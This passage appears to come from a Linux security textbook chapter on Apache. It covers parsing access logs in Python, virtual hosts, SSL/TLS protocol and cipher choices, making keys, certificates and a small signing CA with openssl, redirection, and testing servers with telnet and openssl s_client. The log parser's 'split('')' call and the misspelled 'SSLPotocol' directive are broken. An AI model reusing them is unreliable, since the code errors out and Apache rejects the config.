    remainder = remainder.split(' ',1)[1]

    # Next is the time. If starts with a bracket [
    # Then comes the (text) date
    # Then a space and the time zone
    # Then the closing bracket
    remainder = remainder.split('[',1)[1]
    time = remainder.split(' ')[0]

    # Next comes the request, which begins and ends with quotes
    remainder = remainder.split('"',1)[1]
    request = remainder.split('"',1)[0]

    # Next is the return code, which starts and ends with a space
    remainder = remainder.split('"',1)[1].lstrip()
    return_code = remainder.split(' ',1)[0]
    remainder = remainder.split(' ',1)[1]

    # Next is the size of the response in bytes, separated by spaces
    response_size = remainder.split('"')[0].strip()

    # Next is the referer, in quotes
    remainder = remainder.split('"',1)[1]
    referer = remainder.split('"')[0]
```

```
# Last is the user agent, enclosed in quotes
user_agent = remainder.split('')[2]

log_data.append({'host':host,
                 'remote_log_name':remote_log_name,
                 'remote_user_name':remote_user_name,
                 'text_time': time,
                 'request':request,
                 'return_code':return_code,
                 'response_size':response_size,
                 'referer':referer,
                 'user_agent':user_agent})
```

This opens an Apache access log in combined format (from the OpenSuSE default location `/var/log/httpd/access_log`) and reads through it one line at a time. Each line is split at a breakpoint from the format string: either a space, a quotation mark, or the opening bracket in the timestamp. The data at that point in the format string is retained and the remainder passed on for additional parsing. The result is stored in an array of Python dictionaries that can then be used in subsequent analysis.

Virtual Hosts

Virtual hosts allow Apache to run multiple web sites on the same server. Some common Apache configuration options include the following:

- Single IP address, single hostname, single web site
- Single IP address, single hostname, multiple ports, multiple web sites
- Single IP address, multiple hostnames, multiple web sites
- Multiple IP addresses, multiple hostnames, multiple web sites

OpenSuSE and CentOS systems are configured with one site in the global configuration, while subsequent sites are added using virtual hosts. Mint and Ubuntu do not have a globally configured site; they use virtual hosts for all their sites.

Configuring a Virtual Host

Adding a new virtual host first requires configuring Apache to listen on the proper port(s). If the server is running Apache 2.2, a `NameVirtualHost` directive is required. Finally, the properties of the virtual host must be set.

Listen Directives

The Listen directive has the form

```
Listen IP:port protocol
```

This determines the IP address, port, and protocol on which Apache should listen. If no address is specified, Apache listens on all assigned IP addresses, and if no protocol (http or https) is specified, then the https protocol is assumed if the port is TCP/443, and http is assumed otherwise.

On Ubuntu or Mint systems, the Listen directive is in the file /etc/apache2/ports.conf. On Ubuntu 17.04 for example, that file has the content

```
# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf
```

```
Listen 80
```

```
<IfModule ssl_module>
    Listen 443
</IfModule>

<IfModule mod_gnutls.c>
    Listen 443
</IfModule>
```

The file has similar content on other versions of Mint or Ubuntu.

On OpenSuSE, the Listen directives are in the file /etc/apache2/listen.conf. On CentOS systems, the main configuration file /etc/httpd/conf/httpd.conf contains a Listen directive.

NameVirtualHost Directives

A virtual host on Apache 2.2 must include a corresponding NameVirtualHost directive. This directive specifies the IP address and port that is associated with the virtual host. Ubuntu through Ubuntu 13.04 and Mint through Mint 15 use Apache 2.2. On those systems, the file /etc/apache2/ports.conf includes the directive

```
NameVirtualHost *:80
```

These distributions do not have a web site configured globally but use virtual hosts by default. This directive specifies that the virtual host uses any IP address associated with the system on TCP/80.

The natural place for NameVirtualHost directives on OpenSuSE systems is the file /etc/apache2/listen.conf. On CentOS systems, this directive is naturally placed in /etc/httpd/conf/httpd.conf.

The `NameVirtualHost` directive is not needed on Apache 2.4 systems. On these systems, the directive has no effect other than to generate a warning message in the logs.

VirtualHost Directive

The `VirtualHost` directive specifies the properties of a virtual host; these can include the location of `DocumentRoot`, the location of CGI scripts, and the location of logs. As an example, Listing 14-9 is the content of the file `/etc/apache2/sites-enabled/000-default` on Ubuntu 13.04.

Listing 14-9. The file `/etc/apache2/sites-enabled/000-default.conf` on Ubuntu 13.04

```
<VirtualHost *:80>
    ServerAdmin webmaster@localhost

    DocumentRoot /var/www
    <Directory />
        Options FollowSymLinks
        AllowOverride None
    </Directory>
    <Directory /var/www/>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride None
        Order allow,deny
        allow from all
    </Directory>

    ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
    <Directory "/usr/lib/cgi-bin">
        AllowOverride None
        Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
        Order allow,deny
        Allow from all
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/error.log

    # Possible values include: debug, info, notice, warn, error, crit,
    # alert, emerg.
    LogLevel warn

    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

All the directives here are enclosed in a pair of `VirtualHost` directives. These limit the directives to this single virtual host, which is running on any IP address and on TCP/80. This virtual host configures the `ServerAdmin`, `DocumentRoot`, CGI scripting directory, and the logging for this virtual host.

If the server is Apache 2.2, then the IP address and port in the `VirtualHost` directive must match a corresponding `NameVirtualHost` directive.

Building a Virtual Host on TCP/8080

Suppose that an administrator wants to configure a second web site on TCP/8080 that listens on all IP addresses. The first step is to add a `Listen` directive to the configuration in the form

`Listen 8080`

The proper port in the firewall must also be opened.

If the server is running Apache 2.2, then the administrator next adds a `NameVirtualHost` directive in the form

`NameVirtualHost *:8080`

The administrator then creates the `VirtualHost` directive. For definiteness, suppose that the target system is an older Ubuntu system running Apache 2.2. Then a reasonable approach would be to create the file `/etc/apache2/sites-available/001-port-8080.conf` with the content

```
<VirtualHost *:8080>
    DocumentRoot /var/www2
    <Directory /var/www2/>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride None
        Order allow,deny
        allow from all
    </Directory>
    ErrorLog /var/log/apache2/error8080.log
    LogLevel warn
    CustomLog /var/log/apache2/access8080.log combined
</VirtualHost>
```

The administrator creates the directory `/var/www2` specified in the `VirtualHost` directive and populates it with a web site. Then the site is added with

jmaxwell@pretoria:~\$ **sudo a2ensite 001-port-8080**

Enabling site 001-port-8080.

To activate the new configuration, you need to run:

`service apache2 reload`

Once the server restarts, the web site is live.

The situation for other distributions is similar, though the location of the Listen directive, whether the NameVirtualHost directive is required, and the structure of the VirtualHost directive can vary.

SELinux on CentOS in enforcing mode can block access to a website hosted in /var/www2, leaving only a “Permission denied” entry in the log files.

SSL and TLS

Web sites commonly use SSL and TLS so that clients can reliably identify the server and to encrypt data that passes between the server and the client. The process to configure Apache to use SSL/TLS is somewhat complex, with many slight differences between different distributions. For the convenience of the reader, the online supplement at <https://www.apress.com/us/book/9781484242933> includes a step-by-step checklist.

Apache Modules: ssl_module

Apache includes support for SSL/TLS in a separate module, `ssl_module`. On OpenSuSE systems this module is loaded by default; however, OpenSuSE uses a flag passed to Apache on startup to determine if SSL/TLS support is to be used, and by default it is disabled. To enable SSL/TLS, add “SSL” to the variable `APACHE_SERVER_FLAGS` in `/etc/sysconfig/apache2`, then restart the server.

On Mint and Ubuntu systems, the module is loaded using `a2enmod`. For example, on Ubuntu 14.10

```
jmaxwell@pretoria:~$ sudo a2enmod ssl
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Enabling module socache_shmcb.
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and create
self-signed certificates.
To activate the new configuration, you need to run:
  service apache2 restart
```

The situation on CentOS is more complex because the necessary module for SSL/TLS is not installed as part of the default Apache installation and must be added separately. It can be installed with the command

```
[root@tsih ~]# yum install mod_ssl
```

Once installed, on CentOS 7 it creates file /etc/httpd/conf.modules.d/00-ssl.conf with the directive

```
LoadModule ssl_module modules/mod_ssl.so
```

On CentOS 5/6, this installation creates the file /etc/httpd/conf.d/ssl.conf, which includes the LoadModule directive as well as other configurations needed for SSL/TLS.

SSL/TLS Configuration

The location of the configuration files for SSL/TLS vary depending on the distribution.

On OpenSuSE systems, the configuration file /etc/apache2/ssl-global.conf stores global settings that affect all SSL/TLS protected web sites. Virtual hosts are used for SSL/TLS protected web sites, and OpenSuSE includes a template /etc/apache2/vhosts.d/vhost-ssl.template that can be used as a starting point. Some versions of OpenSuSE, including 12.2, 12.3, 13.1, and 13.2 also include an SSL/TLS site configuration in the file /etc/apache2/default-vhost-ssl.conf; this serves files from the same directory (/srv/www/htdocs) as the main site.

On Mint and Ubuntu, there is an available site that contains the configuration information for SSL/TLS. Beginning with Ubuntu 13.10 and Mint 16, this is the file /etc/apache2/sites-available/default-ssl.conf, while for earlier versions of Mint and Ubuntu, it is the file /etc/apache2/sites-available/default. The site is enabled with a2ensite; for example, on Mint 18 the administrator can run the command

```
jmaxwell@elektra ~ $ sudo a2ensite default-ssl
```

Enabling site default-ssl.

To activate the new configuration, you need to run:

```
service apache2 reload
```

On CentOS, SSL/TLS configuration is contained in the file /etc/httpd/conf.d/ssl.conf.

SSLProtocol and Ciphers

There are multiple versions of the SSL/TLS protocol. The administrator chooses which one(s) to deploy with the SSLProtocol directive. As an example, CentOS 7.2 in /etc/httpd/conf.d/ssl.conf includes the directive

```
SSLProtocol all -SSLv2
```

CHAPTER 14 APACHE AND MODSECURITY

Available options for the `SSLProtocol` directive include:

- `SSLv2` Only available on Apache 2.2
- `SSLv3`
- `TLSv1`
- `TLSv1.1` Only available with OpenSSL 1.0.1 and later
- `TLSv1.2` Only available with OpenSSL 1.0.1 and later
- `all`

Care needs to be taken when selecting the `SSLProtocol`. For example, `SSLv2` is an older protocol that has been removed from Apache 2.4 due to multiple security weaknesses including the August 2016 DROWN attack.⁶ The `SSLv3` protocol is vulnerable to the 2014 POODLE attack.⁷ The `TLSv1` protocol does not meet the minimum standards for TLS servers as recommended by NIST.⁸

In addition to the protocol, the administrator selects an SSL/TLS cipher suite. An SSL/TLS cipher suite⁹ on Apache is a combination of

- Key Exchange Algorithm (RSA, Diffie-Hellman, Elliptic Curve Diffie-Hellman, Secure Remote Password);
- Authentication Algorithm (RSA, Diffie-Hellman, DSS, ECDSA, or none);
- Cipher/Encryption Algorithm (AES, DES, Triple-DES, RC4, RC2, IDEA, etc.); and
- MAC Digest Algorithm (MD5, SHA or SHA1, SHA256, SHA384).

The cipher suite is specified via the directive `SSLCipherSuite`. On OpenSuSE 42.1, for example, this directive is in `/etc/apache2/ssl-global.conf` and has the form

```
SSLCipherSuite ECDHE-ECDSA-CHACHA20-POLY1305:ECDHE-RSA-CHACHA20-POLY1305:ECDHE-  
ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES256-GCM-  
SHA384:ECDHE-RSA-AES256-GCM-SHA384:DHE-RSA-AES128-GCM-SHA256:DHE-RSA-AES256-GCM-  
SHA384:ECDHE-ECDSA-AES128-SHA256:ECDHE-RSA-AES128-SHA256:ECDHE-ECDSA-AES128-  
SHA:ECDHE-RSA-AES256-SHA384:ECDHE-RSA-AES128-SHA:ECDHE-ECDSA-AES256-SHA384:ECDHE-  
ECDSA-AES256-SHA:ECDHE-RSA-AES256-SHA:DHE-RSA-AES128-SHA256:DHE-RSA-AES128-  
SHA:DHE-RSA-AES256-SHA256:DHE-RSA-AES256-SHA:ECDHE-ECDSA-DES-CBC3-SHA:ECDHE-RSA-  
DES-CBC3-SHA:EDH-RSA-DES-CBC3-SHA:AES128-GCM-SHA256:AES256-GCM-SHA384:AES128-  
SHA256:AES256-SHA256:AES128-SHA:AES256-SHA:DES-CBC3-SHA:!DSS
```

⁶<https://drownattack.com/>

⁷<https://security.googleblog.com/2014/10/this-poodle-bites-exploiting-ssl-30.html>

⁸<https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-52r1.pdf>, p. 9.

⁹This list is taken directly from the Apache 2.4 documentation at https://httpd.apache.org/docs/2.4/mod/mod_ssl.html#sslciphersuite. Apache 2.2 is similar.

Rather than specify the individual cipher suites, Mint, Ubuntu, and CentOS use aliases for groups of cipher suites. For example, Mint 18 in /etc/apache2/mods-enabled/ssl.conf uses the directive

```
SSLCipherSuite HIGH:!aNULL
```

Both the client and the server express their preferences for a cipher suite during the SSL/TLS handshake. By default, Apache uses the preferences expressed by the client. The administrator can instruct Apache to use the server's preference instead with the directive

```
SSLHonorCipherOrder on
```

To enable SSL/TLS, the administrator must also include the directive

```
SSLEngine On
```

These all can be used inside a VirtualHost directive block.

Selecting Protocols and Ciphers

The problem of determining which protocol(s) and cipher(s) to support is complex; it depends not only on the cryptographic strength of the different ciphers but also on which browsers support a given cipher suite.

Fortunately, the Mozilla Wiki at https://wiki.mozilla.org/Security/Server_Side_TLS keeps an updated list of recommended configurations. The SSL configuration generator at <https://mozilla.github.io/server-side-tls/ssl-config-generator/> provides the result in a format that can be pasted directly into an Apache configuration file. The administrator specifies the version of Apache and the version of OpenSSL; they also choose a browser profile: Old, which includes Internet Explorer 6; Intermediate, which includes Internet Explorer 7 and Firefox 1; or Modern, which includes Internet Explorer 11 and Firefox 27.

Consider an OpenSuSE 13.2 system that is running Apache 2.4.10 with OpenSSL 1.0.1i. For intermediate browsers, their recommended configuration is

```
<VirtualHost *:443>
...
SSLEngine on
SSLCertificateFile      /path/to/signed_certificate_followed_by_intermediate_
                           certs
SSLCertificateKeyFile   /path/to/private/key
# Uncomment the following directive when using client certificate
# authentication
#SSLCACertificateFile  /path/to/ca_certs_for_client_authentication
```

```

...
</VirtualHost>

# intermediate configuration, tweak to your needs
SSLPotocol          all -SSLv3
SSLCipherSuite      ECDHE-ECDSA-CHACHA20-POLY1305:ECDHE-RSA-CHACHA20-
POLY1305:ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-
ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384:DHE-RSA-AES128-GCM-SHA256:DHE-
RSA-AES256-GCM-SHA384:ECDHE-ECDSA-AES128-SHA256:ECDHE-RSA-AES128-SHA256:ECDHE-
ECDSA-AES128-SHA:ECDHE-RSA-AES256-SHA384:ECDHE-RSA-AES128-SHA:ECDHE-ECDSA-AES256-
SHA384:ECDHE-ECDSA-AES256-SHA:ECDHE-RSA-AES256-SHA:DHE-RSA-AES128-SHA256:DHE-
RSA-AES128-SHA:DHE-RSA-AES256-SHA256:DHE-RSA-AES256-SHA:ECDHE-ECDSA-DES-CBC3-
SHA:ECDHE-RSA-DES-CBC3-SHA:EDH-RSA-DES-CBC3-SHA:AES128-GCM-SHA256:AES256-GCM-
SHA384:AES128-SHA256:AES256-SHA256:AES128-SHA:AES256-SHA:DES-CBC3-SHA:!DSS

SSLHonorCipherOrder  on
SSLCompression       off
SSLSessionTickets    off

... Output Deleted ...

```

SSL/TLS Keys

Once the administrator has selected the `SSLPotocol` and cipher suite(s), they must create the server's private key. The private key is provided to the Apache server with the directive `SSLCertificateKeyFile`. The preferred directory for this key varies with the distribution.

- CentOS: `/etc/pki/tls/private`
- Ubuntu, Mint: `/etc/ssl/private`
- OpenSuSE: `/etc/apache2/ssl.key`

The `SSLCertificateKeyFile` directive is placed within the `VirtualHost` that is serving SSL/TLS, as in the example configuration provided by the Mozilla SSL Configuration Generator.

To create the server's private key, the administrator uses `openssl`. For example, suppose that the administrator on the Mint 18.2 system `germania.asteroid.test` wants to generate a 2048-bit RSA private key. To do so and to store the result in `/etc/ssl/private/germania.key`, the administrator runs the command

```
cgauss@germania ~ $ sudo openssl genrsa -out /etc/ssl/private/germania.key 2048
Generating RSA private key, 2048 bit long modulus
.....+++
.....+++
e is 65537 (0x10001)
```

As was noted in Chapter 13, the National Institute of Science and Technology (NIST) concludes that a 2048-bit RSA key provides 112 bits of security and is acceptable through 2030 for sensitive but unclassified data.¹⁰

Properties of the private key, including its key size, can be found with the command

```
cgauss@germania ~ $ sudo openssl rsa -text -noout -in /etc/ssl/private/germania.key
Private-Key: (2048 bit)
modulus:
 00:9b:8a:a0:6d:04:d7:0f:db:39:cc:54:e4:b0:bf:
 8c:52:2d:54:98:01:43:60:57:0e:cd:aa:d5:98:16:
...
... Output Deleted ...
```

SSL/TLS Self-Signed Certificate

Once the key is generated, the administrator of an SSL/TLS site needs to create a public certificate for this key. The certificate is provided to the Apache server with the directive `SSLCertificateFile`. The preferred directory for the public certificate varies with the distribution.

- CentOS: /etc/pki/tls/certs
- Ubuntu, Mint: /etc/ssl/certs
- OpenSuSE: /etc/apache2/ssl.crt

The `SSLCertificateFile` directive is placed within the `VirtualHost` that is serving SSL/TLS, as in the example configuration provided by the Mozilla SSL Configuration Generator.

One method to create a certificate is to use a self-signed certificate. In this case, the certificate is not signed by a trusted certificate authority (CA), so users see a browser warning when they first connect to the web site.

Suppose that the example Mint 18.2 administrator for `germania.asteroid.test` wishes to generate a self-signed certificate and store the result in `/etc/ssl/certs/germania.crt`. This can be done with the following command.

```
cgauss@germania ~ $ sudo openssl req -new -x509 -days 365 -key /etc/ssl/private/germania.key -out /etc/ssl/certs/germania.crt
```

You are about to be asked to enter information that will be incorporated into your certificate request.

What you are about to enter is what is called a Distinguished Name or a DN. There are quite a few fields but you can leave some blank

¹⁰<http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-57pt1r4.pdf>

CHAPTER 14 APACHE AND MODSECURITY

For some fields there will be a default value,
If you enter '.', the field will be left blank.

Country Name (2 letter code) [AU]:**US**
State or Province Name (full name) [Some-State]:**Maryland**
Locality Name (eg, city) []:**Towson**
Organization Name (eg, company) [Internet Widgits Pty Ltd]:**Towson University**
Organizational Unit Name (eg, section) []:**Cyber Security Laboratory**
Common Name (e.g. server FQDN or YOUR name) []:**germania.asteroid.test**
Email Address []:**cgauss@asteroid.test**

This process takes as input the server's private key and returns a self-signed public certificate.
The common name must match the DNS name of the web server, as it is checked by the browser.
The properties of the resulting certificate can be inspected with the command

```
cgauss@germania ~ $ openssl x509 -text -noout -in /etc/ssl/certs/germania.crt  
Certificate:
```

Data:

Version: 3 (0x2)
Serial Number: 17339306233631213814 (0xfa19726e34e08f6)

Signature Algorithm: sha256WithRSAEncryption

Issuer: C=US, ST=Maryland, L=Towson, O=Towson University, OU=Cyber
Security Laboratory, CN=germania.asteroid.test/emailAddress=cgauss
@asteroid.test

Validity

Not Before: Apr 1 22:52:39 2018 GMT

Not After : Apr 1 22:52:39 2019 GMT

Subject: C=US, ST=Maryland, L=Towson, O=Towson University, OU=Cyber
Security Laboratory, CN=germania.asteroid.test/emailAddress=cgauss
@asteroid.test

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

Public-Key: (2048 bit)

Modulus:

00:9b:8a:a0:6d:04:d7:0f:db:39:cc:54:e4:b0:bf:
8c:52:2d:54:98:01:43:60:57:0e:cd:aa:d5:98:16:

... Output Deleted ...

SSL/TLS Certificate Signing Request

The problem with self-signed certificates is that they do not meet one of the two purposes of SSL/TLS - they do not identify the server. Indeed, each client that visits the site needs to accept or reject the self-signed certificate provided by the server based only on the untrusted data provided by the server.

Instead of relying on self-signed certificates for each server, an organization may choose to have their certificates signed, either by an externally recognized certificate authority or by a trusted internal server. An organization that uses a trusted internal signing server can configure their clients to trust the signing server instead of each individual web server.

To do so, first the administrator creates a certificate signing request (.csr). The example Mint 18.2 administrator for germania.asteroid.test can create a certificate signing request and store the result in /etc/ssl/germania.csr with the following command

```
cgauss@germania /etc/ssl $ sudo openssl req -new -key /etc/ssl/private/germania.key -out /etc/ssl/germania.csr
```

You are about to be asked to enter information that will be incorporated into your certificate request.

What you are about to enter is what is called a Distinguished Name or a DN.

There are quite a few fields but you can leave some blank

For some fields there will be a default value,

If you enter '.', the field will be left blank.

Country Name (2 letter code) [AU]:**US**

State or Province Name (full name) [Some-State]:**Maryland**

Locality Name (eg, city) []:**Towson**

Organization Name (eg, company) [Internet Widgits Pty Ltd]:**Towson University**

Organizational Unit Name (eg, section) []:**Cyber Security Laboratory**

Common Name (e.g. server FQDN or YOUR name) []:**germania.asteroid.test**

Email Address []:**cgauss@asteroid.test**

Please enter the following 'extra' attributes

to be sent with your certificate request

A challenge password []:

An optional company name []:

This process takes as input the server's private key and returns the certificate signing request /etc/ssl/germania.csr. OpenSuSE systems provide the directory /etc/apache2/ssl.csr as a natural place to store certificate signing requests, but other distributions do not. In this example, the certificate signing request is stored in /etc/ssl.

Like the self-signed certificate, the common name in the certificate signing request must match the DNS name of the web server.

The resulting certificate signing request can be sent to any certificate authority for signature. The certificate authority will return a certificate that can be used with the `SSLCertificateFile` in the Apache configuration.

Signing Certificates

An organization can create their own signing server and use it to sign certificate signing requests for web servers using any of the distributions discussed. Indeed, it is possible to create a complete certificate authority (CA); however, to save space, only the process of certificate signing is covered here.

A client that trusts the signing server will trust all the servers whose certificates have been signed by the signing server. An organization with many servers and many self-signed certificates would need each client to individually trust each self-signed certificate for each server. If the organization instead had a signing server, then the clients would need only to trust the one individual signing server.

Signing servers should be separate from web servers and should be carefully secured. If an attacker can gain access to a signing server and sign certificates, then the value of the signing server is lost, as no certificate signed by this server could be trusted. In 2011, the commercial certificate authority DigiNotar was attacked and fraudulent certificates issued; this resulted in the company's bankruptcy.

CA Keys

The first step to building a signing server is to generate the private CA key that is to be used to sign certificates. This CA key should be maximally protected. On CentOS systems, the natural place to store the CA key is in the directory `/etc/pki/CA/private`, as it already is configured with strong permissions. Indeed, here is the structure of the directory `/etc/pki` on CentOS 7.2

```
[root@tsih ~]# ls -l /etc/pki/CA
total 0
drwxr-xr-x. 2 root root 6 Jun 29 2015 certs
drwxr-xr-x. 2 root root 6 Jun 29 2015 crl
drwxr-xr-x. 2 root root 6 Jun 29 2015 newcerts
drwx----- 2 root root 6 Jun 29 2015 private
```

On Ubuntu, Mint, or OpenSuSE, the default installation does not include directories set aside for a CA; however, an appropriate directory structure can be configured manually. Suppose an organization wishes to use an OpenSuSE 42.1 system as a signing server. The CentOS directory structure can then be replicated.

```
wei:~ # mkdir -p /etc/pki/CA/certs
wei:~ # mkdir -p /etc/pki/CA/crl
wei:~ # mkdir -p /etc/pki/CA/newcerts
```

```
wei:~ # mkdir -p /etc/pki/CA/private
wei:~ # chmod 700 /etc/pki/CA/private/
wei:~ # ls -l /etc/pki/CA
total 0
drwxr-xr-x 1 root root 0 Apr  1 22:30 certs
drwxr-xr-x 1 root root 0 Apr  1 22:30 crl
drwxr-xr-x 1 root root 0 Apr  1 22:30 newcerts
drwx----- 1 root root 0 Apr  1 22:30 private
```

The administrator then creates the CA key with the command

```
wei:~ # openssl genrsa -aes128 -out /etc/pki/CA/private/ca.key 2048
Generating RSA private key, 2048 bit long modulus
.....+++
.....+++
e is 65537 (0x10001)
Enter pass phrase for /etc/pki/CA/private/ca.key: <enter passphrase here>
Verifying - Enter pass phrase for /etc/pki/CA/private/ca.key: <enter passphrase here>
```

This is essentially the same command used to generate a private key for a web server; here the result is stored in a different directory and the key is protected by a password with AES-128 encryption.

CA Certificate

Next the administrator creates the public CA certificate. Clients will import and trust this CA certificate will then trust certificates signed by this signing server.

To create the certificate, the administrator runs the following command:

```
wei:~ # openssl req -new -x509 -days 365 -key /etc/pki/CA/private/ca.key
-out /etc/pki/CA/certs/ca.crt
Enter pass phrase for /etc/pki/CA/private/ca.key: <enter passphrase here>
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
```

State or Province Name (full name) [Some-State]:**Maryland**
 Locality Name (eg, city) []:**Towson**
 Organization Name (eg, company) [Internet Widgits Pty Ltd]:**Towson University**
 Organizational Unit Name (eg, section) []:**Cyber Security Laboratory**
 Common Name (e.g. server FQDN or YOUR name) []:**wei.stars.example**

This is like the process used to generate a self-signed certificate for a web server. In this case though, the administrator is using the CA key, which requires a password to decrypt.

CA Serial Number File

A serial number file needs to be created in the certificates directory and initialized. The serial number file has the same name as the CA certificate but a different extension (.srl). The serial number file contains a hexadecimal serial number with an even number of digits and is updated each time a certificate is signed.

```
wei:~ # echo "01" > /etc/pki/CA/certs/ca.srl
```

At this point, the server can be used to sign certificates. It is not a complete CA or certificate authority; for example, certificate revocation lists have not been configured.

Signing a .csr

The process of signing a certificate signing request on a signing server is like the process of signing a certificate. First the .csr file is copied to the signing server. Suppose that the .csr for the example web server germania.asteroid.test has been copied to the signing server wei.stars.example and stored in the file /etc/pki/CA/germania.csr. Then the administrator of the signing server signs it with the command

```
wei:~ # openssl x509 -req -days 365 -in /etc/pki/CA/germania.csr
-CA /etc/pki/CA/certs/ca.crt -CAkey /etc/pki/CA/private/ca.key
-out /etc/pki/CA/newcerts/germania.crt
Signature ok
subject=/C=US/ST=Maryland/L=Towson/O=Towson University/OU=Cyber Security
Laboratory/CN=germania.asteroid.test/emailAddress=cgauss@asteroid.test
Getting CA Private Key
Enter pass phrase for /etc/pki/CA/private/ca.key: <b>enter passphrase here</b>
```

Here the administrator provided the .csr, along with both the CA key and the CA certificate as input to the command.

The properties of the resulting certificate can be viewed with the command

```
wei:~ # openssl x509 -text -noout -in /etc/pki/CA/newcerts/germania.crt
```

Certificate:

Data:

Version: 1 (0x0)

Serial Number: 2 (0x2)

Signature Algorithm: sha1WithRSAEncryption

Issuer: C=US, ST=Maryland, L=Towson, O=Towson University, OU=Cyber Security Laboratory, CN=wei.stars.example

Validity

Not Before: Apr 2 02:53:31 2018 GMT

Not After : Apr 2 02:53:31 2019 GMT

Subject: C=US, ST=Maryland, L=Towson, O=Towson University, OU=Cyber Security Laboratory, CN=germania.asteroid.test/emailAddress=cgauss@asteroid.test

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

Public-Key: (2048 bit)

Modulus:

00:9b:8a:a0:6d:04:d7:0f:db:39:cc:54:e4:b0:bf:

8c:52:2d:54:98:01:43:60:57:0e:cd:aa:d5:98:16:

... Output Deleted ...

Note the serial number for this signed certificate is “2,” which follows the serial number chosen when the .srl file was created. After this certificate is signed, the value of the .srl file changes.

```
wei:~ # cat /etc/pki/CA/certs/ca.srl
```

```
02
```

The now-signed certificate /etc/pki/CA/newcerts/germania.crt must then be copied back to the web server, where it can be used instead in the Apache configuration.

Redirection

Apache can be configured to automatically redirect requests from one web page to another page. One common use of redirection is for SSL protected web sites. Consider a server kooshe.stars.example running an SSL protected web site exclusively. A user intending to visit that site may simply enter kooshe.stars.example in the address bar of their browser. The browser does not know that the user wants to visit <https://kooshe.stars.example>, and so instead sends the user to <http://kooshe.stars.example>. Since the server is serving SSL exclusively, the request fails. Rather than force the user to include the scheme (https) in any request, the administrator

can instead redirect any traffic sent to `http://kooshe.stars.example` to the corresponding SSL protected page.

Since in this example the server is using SSL/TLS exclusively, one approach is to create a virtual host on port 80 with the configuration¹¹

```
<VirtualHost *:80>
    Redirect / https://kooshe.stars.example/
</VirtualHost>
```

This instructs Apache to redirect any page to the corresponding page on the SSL protected server. A client who makes a request for `http://kooshe.stars.example/bob.html` receives a 302 response informing the browser that the page has been moved to `https://kooshe.stars.example/bob.html`. The browser then loads the correct SSL protected page transparently to the client.

Testing the Server

Once the server is running, an administrator may wish to test it to see how it functions. The obvious tool to check the connection is the browser, but sometimes an administrator would like to see the raw data as it is returned from the server, rather than the result that is rendered by the browser.

Testing HTTP Connections

One way to check the server is to use a telnet client. Specify the name of the remote host and the port number, say TCP/80.

```
root@kali-2016-2-u:~# telnet markab.stars.example 80
Trying 10.0.2.104...
Connected to markab.stars.example.
Escape character is '^]'.
```

Once the connection is made, the user can specify a valid HTTP request. For example, suppose that the user wants to request the root page using HTTP 1.1. Request headers¹² can be specified; for example, the user can specify the media types that are acceptable for the response, say `text/html`, and the host name, which in this example is the same as the name of the server. When the headers are complete, the user sends a blank line, then the server responds.

¹¹On Apache 2.2, an additional `NameVirtualHost` directive is also required.

¹²The headers for an HTTP/1.1 request can be found in RFC 2616, which can be found at <https://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html>

```
GET / HTTP/1.1
Accept: text/html
Host: markab.stars.example
```

HTTP/1.1 200 OK
Date: Mon, 09 Apr 2018 03:03:05 GMT
Server: Apache/2.2.3 (CentOS)
Last-Modified: Mon, 09 Apr 2018 02:56:09 GMT
ETag: "1683be-9e-8c3b6440"
Accept-Ranges: bytes
Content-Length: 158
Connection: close
Content-Type: text/html; charset=UTF-8

```
<!DOCTYPE html>
<html>
<head>
  <title>Test Page for markab.stars.example</title>
</head>
<body>
This is a test page for markab.stars.example
</body>
</html>
```

Connection closed by foreign host.

The server response begins with the version of HTTP and the status code (200 OK); this is followed by the headers for the response. After the headers comes the web page being served; in this case this is a simple test page.

If telnet is not installed or nor available, tools like netcat can be used.

Testing HTTPS Connections

Telnet cannot be used to test the connection to an HTTPS protected site because it does not properly handle the encryption. Instead, a user can connect to the remote system with `openssl s_client`. To do so, the user specifies the name and the port for the remote system with the `-connect` flag. Once the connection has been made, the user is presented with the details about the certificate and the cipher being used. For example, if the user wants to connect to an HTTPS server at `markab.stars.example` on TCP/443, the user can run the following.

```
root@kali-2016-2-u:~# openssl s_client -connect markab.stars.example:443
CONNECTED(00000003)
```

CHAPTER 14 APACHE AND MODSECURITY

```
depth=0 C = US, ST = Maryland, L = Towson, O = Towson University, OU = Security
Laboratory, CN = markab.stars.example
verify error:num=18:self signed certificate
verify return:1
depth=0 C = US, ST = Maryland, L = Towson, O = Towson University, OU = Security
Laboratory, CN = markab.stars.example
verify return:1
---
Certificate chain
0 s:/C=US/ST=Maryland/L=Towson/O=Towson University/OU=Security Laboratory/
CN=markab.stars.example
    i:/C=US/ST=Maryland/L=Towson/O=Towson University/OU=Security Laboratory/
CN=markab.stars.example
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIEjDCCA3SgAwIBAgIJAJzTOX+qKYaRMAOGCSqGSIb3DQEBBQUAMIGKMQswCQYD
VQQGEwJVUzERMA8GA1UECBMITWFyeWxhbmQxDzANBgNVBAcTB1Rvd3NvbjEaMBgG
... Output Deleted ...
XHEEiIOFOAZPNVm srKkdLA==
-----END CERTIFICATE-----
